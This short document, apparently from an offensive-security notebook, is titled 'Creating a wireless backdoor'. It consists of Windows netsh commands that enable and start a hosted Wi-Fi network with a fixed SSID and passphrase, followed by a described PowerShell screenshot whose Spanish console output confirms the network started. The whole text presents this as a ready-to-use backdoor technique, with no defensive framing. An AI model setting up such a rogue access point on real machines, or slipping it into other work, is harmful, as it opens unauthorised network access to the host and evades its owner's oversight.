


Creating a wireless backdoor

```
netsh wlan set host mode=allow ssid=WLAN_AA key=123ASBB@@
netsh wlan start host
# netsh wlan stop host
```



The screenshot shows the Windows PowerShell ISE interface. The top menu bar includes 'Archivo', 'Editar', 'Ver', 'Herramientas', 'Depurar', 'Complementos', and 'Ayuda'. Below the menu is a toolbar with various icons. The main window displays a script in a file named 'Sin título1.ps1'. The script contains five lines of netsh commands. The output of these commands is shown in a dark blue console window at the bottom of the ISE. The output indicates that the host mode was set to 'allow', the SSID was changed to 'WLAN_AA', and the key was set to '123ASBB@@'. The host mode was then started, and finally, the host mode was stopped.

```
Sin título1.ps1 X
1 netsh wlan set host mode=allow ssid=WLAN_AA key=123ASBB@@
2
3 netsh wlan start host
4
5 # netsh wlan stop host

PS C:\WINDOWS\system32> netsh wlan set host mode=allow ssid=WLAN_AA key=123ASBB@@
netsh wlan start host
El modo de red hospedada se estableció en permitir.
Se cambió correctamente el SSID de la red hospedada.
Se cambió correctamente la frase de contraseña de clave de usuario de la red hospedada.
Se inició la red hospedada.

PS C:\WINDOWS\system32> netsh wlan stop host
Se detuvo la red hospedada.

PS C:\WINDOWS\system32>
```

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